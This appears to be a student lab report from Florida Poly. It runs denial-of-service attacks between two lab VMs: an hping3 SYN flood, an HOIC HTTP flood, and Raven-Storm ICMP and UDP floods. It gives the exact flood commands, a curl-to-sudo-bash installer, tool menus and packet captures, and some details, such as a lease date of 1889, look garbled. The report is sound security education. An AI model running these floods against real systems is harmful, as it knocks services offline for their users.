

# **FLORIDA POLY.**

## **[ DOS ATTACK ]**

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## Abstract


The goal of this lab is to test some denial-of-service tools, learning how they work and function. In addition, working together two VMs one windows and the other Linux, one acting as the attacker and the other is the server/victim. The packets from the attack will be analyzed and captured to see/prove what happened.

## Tasks

### Task 1: SYN Flooding Windows web service


- i. Turn off the firewall
- ii. Turn off antivirus protection

Both the firewall and antivirus protection can be disabled under windows defender firewall →  
Customize settings




### iii. Install IIS

Under the add roles and features wizard in the server manager, I am able to install Web services ISS, and install extra logging



I configured logging in the website log folder

Here is an example of the logs



iv. Show the default website being accessed locally and from Linux

<p>Here is the local website</p> <p>The screenshot shows a web browser window with the address bar set to 'localhost'. The page displays the 'Internet Information Services' welcome page with a blue header and a grid of buttons for various languages: 'Welcome', 'Bienvenue', 'Tervetuloa', 'Benvenuto', 'Bienvenido', 'Hoş geldiniz', 'ברוכים הבאים', 'Bem-vindo', 'Καλώς όλοιατε', 'Välkommen', '환영합니다', 'Добро пожаловать', and 'Üdvözlök'. The Windows taskbar is visible at the bottom.</p>	<p>Here is the website on Parrot OS, I had to use curl since opening a web browser is too slow for my device.</p> <pre> user@parrot:~\$ curl 10.0.2.4 &lt;!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict// //www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"&gt; &lt;html xmlns="http://www.w3.org/1999/xhtml"&gt; &lt;head&gt; &lt;meta http-equiv="Content-Type" content="text/html; c o-8859-1" /&gt; &lt;title&gt;IIS Windows Server&lt;/title&gt; &lt;style type="text/css"&gt; &lt;!-- body {     color:#000000;     background-color:#0072C6; </pre>
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v. Install Wireshark

vi. Capture packets

I installed wireshark through winget install command.

Wireshark needed the npcap driver in order to be able to capture packets

```
C:\Users\Administrator>winget install --id=WiresharkFoundation.Wireshark -e
The 'msstore' source requires that you view the following agreements before using.
Terms of Transaction: https://aka.ms/microsoft-store-terms-of-transaction
The source requires the current machine's 2-letter geographic region to be sent to the backend service to function properly (ex. "US").

Do you agree to all the source agreements terms?
[O] Yes [X] No > y
Found Wireshark [WiresharkFoundation.Wireshark] Version 4.6.0
This application is licensed to you by its owner.
Microsoft is not responsible for, nor does it grant any licenses to, third-party packages.
Downloading https://2.na.dl.wireshark.org/win64/all-versions/Wireshark-4.6.0-x64.exe
6.43 MB / 91.4 MB
```

No.	Time	Source	Destination	Protocol	Length	Info
148	122.432857	10.0.2.4	10.0.2.4	HTTP	407	HEAD /filestreamingservice/files/dee7aef-951
150	122.448338	10.0.2.4	10.0.2.4	HTTP	671	HTTP/1.1 200 OK
154	122.587638	10.0.2.4	10.0.2.4	HTTP	458	GET /filestreamingservice/files/dee7aef-951
1595	23.971882	10.0.2.4	10.0.2.4	HTTP	1836	HTTP/1.1 200 OK (application/x-chrome-extension)
2099	144.276912	10.0.2.4	10.0.2.4	HTTP	421	HEAD /filestreamingservice/files/e6b89a8-ec8
2981	144.295289	10.0.2.4	10.0.2.4	HTTP	670	HTTP/1.1 200 OK
2993	144.344125	10.0.2.4	10.0.2.4	HTTP	472	GET /filestreamingservice/files/e6b89a8-ec8
6372	144.957035	10.0.2.4	10.0.2.4	HTTP	1264	HTTP/1.1 200 OK (application/x-chrome-extension)

## I used the ethernet port to capture packets

Frame 148: Packet, 407 bytes on wire (3256 Bits), 407 bytes captured (3256 Bits) on interface 0

Ethernet II, Src: PC5Systematic\_a2:c:f4 (08:00:27:a2:c:f4), Dst: 10.0.2.4

Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.4

Transmission Control Protocol, Src Port: 54660, Dst Port: 80

Hypertext Transfer Protocol

Support for all Windows architectures (x86, x86\_64, and ARM): Npcap has always supported both Windows 64-bit and Intel x86 platforms. But starting with version 1.50 we also support the new Windows architecture! This allows PCs to use the same power-efficient mobile chipsets as smartphones for all-day battery life and always-on LTE connect. Users can now run up calls like Nmap and Wireshark on a new generation of devices like the Microsoft Surface Pro X tablet. The Samsung Galaxy Book Go laptop.

Extra Security: Npcap can (optionally) be restricted so that only Administrators can sniff packets. If a non-Admin user utilizes Npcap through software such as Nmap or Wireshark, the user will have to pass a User Account Control (UAC) to utilize the driver. This is conceptually similar to UNIX, where root access is generally required to capture packets. We've enabled the Windows ASLR and DEP security features and signed the driver, DLLs, and executables to prevent tampering.

WinPcap compatibility: Software written for WinPcap is generally source-code compatible with WinPcap so it simply to be recompiled with the Npcap SDK to receive all of Npcap's performance, compatibility, and security benefits. In fact is even some binary compatibility—software compiled with the WinPcap SDK often still works with modern Npcap. We suggest relying on that, however, since compilers and other stack technology have changed dramatically since the last WinPcap release in 2013. When porting legacy WinPcap software to Npcap, we do suggest a few minor changes, mostly to your software uses Npcap in preference to WinPcap on systems with both libraries installed. By default Npcap replaces WinPcap software installs with its own drivers, but you can install both by unchecking Npcap's "WinPcap Compatible" installer option.

Raw (monitor mode) 802.11 wireless capture: Npcap can be configured to read raw 802.11 traffic, including radiotaps details, and this functionality is directly supported by Wireshark. More details can be found here.

Many more details about Npcap are available in the [Npcap User/Developer Guide](#). We've also created a [feature comparison](#) between Npcap and WinPcap.

### Downloading and Installing Npcap Free Edition

The free version of Npcap may be used (but not externally redistributed) on up to 5 systems ([see license details](#)). It may also be used on unlimited systems where it is only used with [Nmap](#), [Wireshark](#), and/or [Microsoft Defender for Identity](#). Simply run the exe installer. The full source code for each release is available, and developers can build their apps against the SDK. The improver for each release are documented in the [Npcap ChangeLog](#).

- Npcap 1.84 installer for Windows 7/2008R2, 8/2012, 8.1/2012R2, 10/2016, 2019, 11 (x86, x64, and ARM64).

## Parrot OS ip: 10.0.2.3

## Windows Server ip: 10.0.2.4

C:\Users\Administrator>ipconfig /all

Windows IP Configuration

Host Name	WIN-VHQNL6F6M1V
Primary Dns Suffix	.university.local
Node Type	Hybrid
IP Routing Enabled	No
WINS Proxy Enabled	No
DNS Suffix Search List	.university.local .floridapoly.org

Ethernet adapter Ethernet:

Connection-specific DNS Suffix	.floridapoly.org
Description	Intel(R) PRO/1000 MT Desktop Adapter
Physical Address	88-00-27-A2-CE-F4
DHCP Enabled	Yes
Autoconfiguration Enabled	Yes
Link-Local IPv6 Address	fe80::e54b:db98:d46d:30aa%15(Preferred)
IPv4 Address	10.0.2.4(Preferred)
Subnet Mask	255.255.0.0
Lease Obtained	Saturday, September 7, 1889 6:25:18 AM
Lease Expires	Tuesday, October 14, 2025 10:38:40 AM
Default Gateway	10.0.2.1
DHCP Server	10.0.2.2
DHCPv6 IAID	101107623
DHCPv6 Client DUID	00-01-00-01-30-40-11-A5-08-00-27-A2-CE-F4
DNS Servers	127.0.0.1

- vii. Launch SYN flooding attack on the web server using hping3

The `sudo apt install hping3` was used to install the command


The binary was not in path so export  
PATH=\$PATH:/user/sbin was used

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➔ $ /usr/sbin/hping3 --version
hping3 version 3.0.0-alpha-2 ($Id: release.h,v 1.4 2004/04/09
23:38:56 antirez Exp $)

This binary is TCL scripting capable

➔ [user@parrot]~[~]
➔ $ export PATH=$PATH:/usr/sbin
➔ [user@parrot]~[~]
➔ $ hping3
hping3> ^C
➔ [x]~[user@parrot]~[~]
➔ $
```



Command: sudo hping3 -S 10.0.2.4 -a S -p 80 --flood

Command 2: sudo hping3 -S 10.0.2.4 -a SSS -p 80 --floodSS

- viii. Show the attack results in Wireshark
- ix. Show task Manager performance tab, showing CPU usage and Ethernet communication
- X.

There were 172975 packets transmitted from the tool. The logs did not show much since it the attack was not http based.

```
u_in25101410.log - Notepad
File Edit Format View Help
::1, -, 10/14/2025, 10:31:01, W3SVC1, WIN-VHQNLF6MILV, ::1, 449, 759, 143
::1, -, 10/14/2025, 10:31:01, W3SVC1, WIN-VHQNLF6MILV, ::1, 1, 680, 142,
10.0.2.4, -, 10/14/2025, 10:32:19, W3SVC1, WIN-VHQNLF6MILV, 10.0.2.4, 438
10.0.2.4, -, 10/14/2025, 10:32:19, W3SVC1, WIN-VHQNLF6MILV, 10.0.2.4, 65,
10.0.2.4, -, 10/14/2025, 10:35:47, W3SVC1, WIN-VHQNLF6MILV, 10.0.2.4, 56,
10.0.2.4, -, 10/14/2025, 10:35:47, W3SVC1, WIN-VHQNLF6MILV, 10.0.2.4, 30,
```

```
$sudo hping3 -S 10.0.2.4 -a 10.0.2.3 -p 80 --flood
HPING 10.0.2.4 (enp0s3 10.0.2.4): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.2.4 hping statistic ---
172975 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```


Wireshark showed over 100,000 packets

91% CPU usage

2.7 GB out of 3 GB memory used



32% disk

1 Mbps bandwidth usage



## Task 2: DDoS attack Parrot web service using HOIC from Windows

- i. Parrot launch a simple HTTP server

<p>Creating a simple http server on Parrot OS.</p> 	<p>From the Windows Server going to the website hosted on Parrot OS.</p> 
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
- ii. Download High Orbit Ion Cannon

<https://sourceforge.net/projects/high-orbit-ion-cannon/files/latest/download>

	<p>I installed and unzipped the file and ran the executable</p>
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- iii. Run HOIC and add the target as parrot

Here is the web server of the left and the right is the HOIC and the target is 10.0.2.3 the threads is 3 and the power is level medium.




iv. Show the attack results in Wireshark

I used tshark since running Wireshark on Parrot os was too costly. First, I showed all the interfaces using the -D. Then I started a http capturer using -i and using the enp0s3 interface.

Command: `sudo tshark -D`

Command: `sudo tshark -i enp0s3 -Y http`

Here is the basic capture result





This is the result after the attack, the left is the packet capture which captured 1312 packets, and the right is the http server.

## Task 3: Raven-Storm

Install Raven-Storm on Parrot Linux

Command: `curl -s https://raw.githubusercontent.com/Taguar258/Raven-Storm/master/install.sh | sudo bash -s`

Install missing module nmap

Command: `sudo apt install python3-nmapS`

### Installing the nmap module

```
[user@parrot]~$ sudo apt install python3-nmap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  python3-nmap
0 upgraded, 1 newly installed, 0 to remove and 7 not upgraded.
Need to get 23.5 kB of archives.
After this operation, 100 kB of additional disk space will be used.
Get:1 https://deb.parrot.sh/parrot lory/main amd64 python3-nmap all 0.6.1-1.1 [23.5 kB]
Fetched 23.5 kB in 2s (15.4 kB/s)
Selecting previously unselected package python3-nmap.
(Reading database ... 465207 files and directories currently installed.)
Preparing to unpack .../python3-nmap_0.6.1-1.1_all.deb ...
Unpacking python3-nmap (0.6.1-1.1) ...
Setting up python3-nmap (0.6.1-1.1) ...
Scanning application launchers
Removing duplicate launchers or broken launchers
Launchers are updated
[user@parrot]~$
```

### Installing the Raven-Storm

```
$ curl -s https://raw.githubusercontent.com/Taguar258/Raven-Storm/master/install.sh | sudo bash -s
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[i] Installation
[i] We are now checking what system you are running.
[i] Detected Debian based Linux.
[i] We will now collect some information....

[i] We will now install git...
[i] We will now install python3 and python3-pip...
[i] We will now install ping...
[i] We will now install nmap...
[i] We will now install bluez...
[i] We will now install aircrack-ng...
[i] We will now install dniff...
[i] We will now install psmisc...
[i] We will now download Raven-Storm...
[i] We will now install requirements...
[i] Could not install the requirements.
[i] We will now install Raven-Storm...
[i] We will now install Raven-Storm to your bin path...
[i] Installation successful.
[i] Making Raven-Storm executable...
[i] You can delete the Raven-Storm folder now.
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[i] Run 'sudo rst' to start Raven-Storm.
```

I3 for ping, I4for udp/tcp services, I7 for websites, arp for local devices

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Based on the CLIF Framework by Taguar258 (c) | MIT 2020

BY USING THIS SOFTWARE, YOU MUST AGREE TO TAKE FULL RESPONSIBILITY  
FOR ANY DAMAGE CAUSED BY RAVEN-STORM.  
RAVEN-STORM SHOULD NOT SUGGEST PEOPLE TO PERFORM ILLEGAL ACTIVITIES.

Help:

```
-- exit, quit, e or q      :: Exit Raven-Storm.
-- help                    :: View all commands.
-- upgrade                 :: Upgrade Raven-Storm.
--                          :: Run a shell command.
-- clear                   :: Clear the screen.
-- record                  :: Save this session.
-- load                     :: Redo a session using a session file.
-- ddos                    :: Connect to a Raven-Storm server.
```

Modules:

```
-- 14                      :: Load the layer4 module. (UDP/TCP)
-- 13                      :: Load the layer3 module. (ICMP)
-- 17                      :: Load the layer7 module. (HTTP)
-- bl                      :: Load the bluetooth module. (L2CAP)
-- arp                     :: Load the arp spoofing module. (ARP)
-- wifi                    :: Load the wifi module. (IEEE)
-- server                  :: Load the server module for DDos attacks.
-- scanner                 :: Load the scanner module.
```

PoD Help:

```
-- values or ls           :: Show all options.
-- target                  :: Set the target.
-- targets                 :: Set multiple targets.
-- size                    :: Set packet size.
-- threads                 :: Threads to use.
-- sleep                   :: Delay between threads.
-- interval                :: Delay between each packet send.
-- auto stop               :: Automatically stop attack after x seconds.
-- run                     :: Run the Ping of Death.
-- jammer                  :: Kill a whole wifi network, by targeting al
```

L3> target

Target: 10.0.2.3

L3> run

Do you agree to the terms of use? (Y/N) y

Starting attack...

[Hit ENTER or CTRL + C to stop the attack]

Running thread with sudo privileges.

L4> target

The command you entered does not exist.

L4> port

Port: 80

L4> ip

Target: 10.0.2.4

L4> run

Do you agree to the terms of use? (Y/N) y

To stop the attack press: ENTER or CTRL + C

Thread started!

Thread started!

Success for 10.0.2.4 with port 80!

Thread started!

Success for 10.0.2.4 with port 80!

Thread started!

Success for 10.0.2.4 with port 80!

Thread started!

This is the main menu of the command

No.	Time	Source	Destination	Protocol	Length	Info
34862	4.444373	10.0.2.3	10.0.2.4	IPv4	1514	Fragm... (proto=ICMP, off=14800, 1Decdf) [reassembled in #34866]
34863	4.445993	10.0.2.3	10.0.2.4	IPv4	1514	Fragm... (proto=ICMP, off=16200, 1Decdf) [reassembled in #34866]
34864	4.445993	10.0.2.3	10.0.2.4	IPv4	1514	Fragm... (proto=ICMP, off=17700, 1Decdf) [reassembled in #34866]
34865	4.445993	10.0.2.3	10.0.2.4	IPv4	1514	Fragm... (proto=ICMP, off=19200, 1Decdf) [reassembled in #34866]
34866	4.445993	10.0.2.3	10.0.2.4	IPv4	1514	Fragm... (proto=ICMP, off=20700, 1Decdf) [reassembled in #34866]
34867	4.446700	10.0.2.3	10.0.2.4	IPv4	1514	Fragm... (proto=ICMP, off=22200, 1Decdf) [reassembled in #34866]
34868	4.446700	10.0.2.3	10.0.2.4	IPv4	1514	Fragm... (proto=ICMP, off=23700, 1Decdf) [reassembled in #34866]
34869	4.446700	10.0.2.3	10.0.2.4	IPv4	1514	Fragm... (proto=ICMP, off=25200, 1Decdf) [reassembled in #34866]
34870	4.447359	10.0.2.3	10.0.2.4	IPv4	1514	Fragm... (proto=ICMP, off=26700, 1Decdf) [reassembled in #34866]
34871	4.447359	10.0.2.3	10.0.2.4	IPv4	1514	Fragm... (proto=ICMP, off=28200, 1Decdf) [reassembled in #34866]
34872	4.448200	10.0.2.3	10.0.2.4	IPv4	1514	Fragm... (proto=ICMP, off=29700, 1Decdf) [reassembled in #34866]
34873	4.448200	10.0.2.3	10.0.2.4	IPv4	1514	Fragm... (proto=ICMP, off=31200, 1Decdf) [reassembled in #34866]
34874	4.449224	10.0.2.3	10.0.2.4	IPv4	1514	Fragm... (proto=ICMP, off=32700, 1Decdf) [reassembled in #34866]
34875	4.449224	10.0.2.3	10.0.2.4	IPv4	1514	Fragm... (proto=ICMP, off=34200, 1Decdf) [reassembled in #34866]
34876	4.449224	10.0.2.3	10.0.2.4	IPv4	1514	Fragm... (proto=ICMP, off=35700, 1Decdf) [reassembled in #34866]
34877	4.450035	10.0.2.3	10.0.2.4	IPv4	1514	Fragm... (proto=ICMP, off=37200, 1Decdf) [reassembled in #34866]
34878	4.450035	10.0.2.3	10.0.2.4	IPv4	1514	Fragm... (proto=ICMP, off=38700, 1Decdf) [reassembled in #34866]
34879	4.450035	10.0.2.3	10.0.2.4	IPv4	1514	Fragm... (proto=ICMP, off=40200, 1Decdf) [reassembled in #34866]
34880	4.450666	10.0.2.3	10.0.2.4	IPv4	1514	Fragm... (proto=ICMP, off=41700, 1Decdf) [reassembled in #34866]

Executing the ping L3 functions, it showed more than 100,000 packets in Wireshark. They are all ICMP packets of size 1514.

No.	Time	Source	Destination	Protocol	Length	Info
40094	121.735286	10.0.2.3	10.0.2.4	UDP	353	50157 → 80 Len=311
40095	121.735668	10.0.2.3	10.0.2.4	UDP	353	50157 → 80 Len=311
40096	121.736100	10.0.2.3	10.0.2.4	UDP	353	50157 → 80 Len=311
40097	121.736100	10.0.2.3	10.0.2.4	UDP	353	50157 → 80 Len=311
40098	121.737589	10.0.2.3	10.0.2.4	UDP	353	50157 → 80 Len=311
40099	121.737589	10.0.2.3	10.0.2.4	UDP	353	50157 → 80 Len=311
40100	121.738712	10.0.2.3	10.0.2.4	UDP	356	32941 → 80 Len=314
40101	121.739450	10.0.2.3	10.0.2.4	UDP	356	32941 → 80 Len=314
40102	121.739450	10.0.2.3	10.0.2.4	UDP	356	32941 → 80 Len=314
40103	121.740193	10.0.2.3	10.0.2.4	UDP	356	32941 → 80 Len=314
40104	121.741062	10.0.2.3	10.0.2.4	UDP	356	32941 → 80 Len=314
40105	121.741062	10.0.2.3	10.0.2.4	UDP	356	32941 → 80 Len=314
40106	121.741970	10.0.2.3	10.0.2.4	UDP	270	48218 → 80 Len=228
40107	121.741970	10.0.2.3	10.0.2.4	UDP	270	48218 → 80 Len=228
40108	121.742902	10.0.2.3	10.0.2.4	UDP	270	48218 → 80 Len=228
40109	121.742902	10.0.2.3	10.0.2.4	UDP	270	48218 → 80 Len=228
40110	121.743564	10.0.2.3	10.0.2.4	UDP	270	48218 → 80 Len=228
40111	121.743564	10.0.2.3	10.0.2.4	UDP	270	48218 → 80 Len=228
40112	121.744167	10.0.2.3	10.0.2.4	UDP	270	48218 → 80 Len=228

Executing the UDP/TCP function, L4. It needed the port number 80 and ip address 10.0.2.4. Also generates over 100,000 packets, all of them where UDP. It created a huge amount of threads.

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## Conclusions

The lab explored how denial of service works and the various ways and services that could be effected. The lab first started out with a typical sync flood, it works by sending a huge amount of packets that tell the server to set a persistent connection; however, the attacker doesn't care about having data sent in or out, the result is that the server is overwhelmed, with illegitimate connections new ones cannot form. The tool used to send the flood is called hping3 and the dummy server used is ISS. The second part of the lab was attacking a python web server using a tool called High Orbit Ion Cannon, which sends hundreds of thousands of web requests to a server to remove its functionality. It utilized lots of different threads, so it 